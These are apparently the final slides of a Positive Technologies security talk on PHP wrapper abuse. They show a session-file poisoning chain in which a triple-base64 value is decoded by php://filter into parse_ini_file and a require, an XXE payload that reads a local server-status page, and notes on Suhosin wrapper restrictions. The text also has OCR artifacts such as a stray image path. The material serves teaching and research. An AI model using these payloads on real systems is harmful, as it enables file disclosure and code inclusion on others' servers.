- **parse_ini_file function handles local files only.**

```
session_start();
$_SESSION['admin']  = $_POST['name'];
.......
$var = parse_ini_file($inifile);
require $var['require'];
```

- **Create session file** /tmp/sess_dffdsdf24gssdgsd90

```
admin|s:68:"Ly8vVnpOYWFHTnNNRXRqYlZaNFpGZHNlVnBVTUdsTU1sWXdXWGs1YjJJelRqQmplVWs5"
```

- **With filters, transform the session file into format suitable for parse_ini_file function.**


```
php://filter/read=convert.base64-decode|convert.base64-decode|
                    convert.base64-decode/resource= /tmp/sess_dffdsdf24gssdgsd90
```

XXE Attack

- Read files via XML Injection.

```
<?xml version='1.0'?>
<!DOCTYPE scan
 [
   <!ENTITY test SYSTEM "php://filter/read=convert.base64-
encode/resource=http://127.0.0.1/server-status">
 ]>
<scan>&test;</scan>
```

- simplexml_load_file function and DOMDocument::load method supports wrappers.



Limitations for the usage of wrappers

수호신

- By default, you are not allowed to use wrappers in includes with installed Suhosin (even if allow_url_include = On).

For example, zip:// wrapper is available as soon as whitelist includes it:

```
suhosin.executor.include.whitelist = "zip"
```

- file_exists, is_file, filesize functions return FALSE in case wrappers php://filter, zip://, data:// are used as file names.

Thank you for your attention!

Questions?

POSITIVE TECHNOLOGIES